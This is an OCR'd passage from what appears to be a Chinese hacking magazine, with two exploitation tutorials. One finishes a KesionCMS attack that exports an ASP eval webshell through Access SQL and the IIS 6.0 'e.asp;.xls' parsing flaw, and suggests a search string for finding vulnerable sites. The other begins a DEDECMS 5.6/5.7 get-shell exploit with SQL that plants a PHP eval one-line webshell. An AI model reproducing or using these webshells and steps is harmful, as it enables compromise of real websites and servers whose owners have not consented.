


图6

得到了网站的物理路径C:\www\。点“设置”大项“辅助管理”下的“在线执行SQL语句”来到如图7的在线执行SQL语句的地方。




图7




图8

Access导出webshell需要用到三条SQL语句，把第一条语句create table a (b varchar(50))复制到输入框中，然后点“立即执行”按钮来执行，接下来输入第二条语句insert

into a (b) values('<%eval request("x")%>')，点“立即执行”按钮，最后输入第三条语句select * into fuck in 'c:\www\e.asp;.xls' 'excel 4.0;' from a，点“立即执行”按钮来执行，其中第三条语句中的C:\www\就是得到的网站的物理路径。执行第三条语句后执行SQL语句的页面可能会卡一会，不过webshell的文件e.asp;.xls已经在网站目录下生成了，如图8。




图9

webshell在网站根目录下，用lake2的eval最小马发送端连接http://127.0.0.1/e.asp;.xls，成功获得webshell，如图9。利用的是IIS 6.0的解析漏洞。

利用我介绍的方法获得webshell需要满足两个条件，第一是爆出的密码能够破解出来，第二就是网站所在的服务器用的是IIS 6.0来运行ASP程序。

受这两个漏洞影响的KesionCMS的版本是6.x - 7.06，包括目前最新版本V7.06 Build0608也受这两个漏洞影响。通过搜索“2006-2010 Powered by Kesion”等可能找到存在这个漏洞的网站。

考虑到两条爆管理员用户名和密码的语句比较长，手工输入的话比较麻烦，我把两条语句还有利用Access导出webshell的语句保存到一个文本文件exp.txt中提供给大家了。

（文中涉及的相关软件本期光盘已收录）

猛洞来了——DEDECMS多个版本直接Get Shell漏洞

txcbg

2011年8月11日，jannock在土司公布了一个DEDECMS拿SHELL的EXP，经过我在虚拟机中测试，EXP对DEDECMS 5.6版本以及最新的DEDECMS 5.7版本都有效，而且EXP利用过程非常简单，对采用DEDECMS系统的网站可以做到秒杀。下面赶快把这个漏洞介绍给大家，一起来体验这个EXP的威力。




图1

由于网上还没有出现关于这个漏洞的原理分析，因此我们直接来看利用jannock公布的EXP拿shell的方法。利用jannock公布的EXP拿shell的时候，你首先要建立一个“炮台”，“炮台”建成后就可以对存在漏洞的网站指哪里打哪里，而且对目标网站是一炮就能打下。这个“炮台”就是一个插入了特殊数据的DEDECMS的数据库，而且数据库服务器上的MySQL需要允许任何主机外部连接。我首先来搭建这个“炮台”。

我从网上下载了DedeCms v5.6的源代码DedeCms v5.6 GBK build 20110128.tar.gz和最新版本的DedeCms v5.7的源代码DedeCms v5.7.11 build 0701 GBK.tar.gz。我虚拟机里有一个Windows 2003系统，里面有由Apache+PHP+MySQL+phpMyAdmin+Zend搭建成的PHP环境。获得一个DEDECMS的数据库最简单的方法就是安装一个DEDECMS，我安装了一个DedeCms v5.6 GBK build 20110128，数据库名字为默认的dedecmsv56gbk，安装完成后网站的访问地址为http://127.0.0.1/dede/，如图1。

DEDECMS的数据库有了，看MySQL允不允许外连。发现我虚拟机中的MySQL不允许外连，来设置让它允许外连。如何知道MySQL允不允许外连呢？在另一台机子上打开cmd命令窗口，输入telnet IP 3306，如果看到类似“H<?>Host 'x.x.x.x' is not allowed to connect to this MySQL server”的提示就是不允许外部连接（其中IP是MySQL服务器的IP地址），如果看到的是MySQL的版本号就说明允许外部连接。我设置MySQL允许外连用的是网上找到的改表法，用phpMyAdmin修改"mysql" 数据库

里的 "user" 表里的 "host" 项从"localhost"改成"%"，然后在"mysql"数据库中执行SQL命令“flush privileges”后MySQL就能从外部连接了，如图2。

下面该在DEDECMS的数据库dedecmsv56gbk中插入特殊的数据了。jannock给出的插入数据库的代码为：

```
insert into dede_mytag(aid,normbody) values(1,'{dede:php}$fp = @fopen("1.php", \'a\');@fwrite($fp, \'<?php eval($_POST[c]) ?>\');echo "OK";@fclose($fp);{/dede:php}');
```




图2

作用是在当前目录下生成PHP一句话木马1.php，一句话木马的内容为<?php eval($_POST[c]) ?>。因为我们的杂志是《黑客X档案》，我简单修改后的插入数据库的代码为：

```
insert into dede_mytag(aid,normbody) values(1,'{dede:php}$fp = @fopen("x.php", \'a\');@fwrite($fp, \'<?php eval($_POST[x]) ?>\');echo "OK";@fclose($fp);{/dede:php}');
```

作用是在当前目录下生成PHP一句话木马x.php，一句话木马的内容为<?php eval($_POST[x]) ?>。简单的修改，希望jannock不要介意。在phpMyAdmin中选择数据库dedecmsv56gbk，然后点“SQL”按钮就来到了执行SQL命令的地方，把要执行的SQL代码复制到输入框中，然后点“执行”按钮后就把数据插入到数据库中了，如图3。

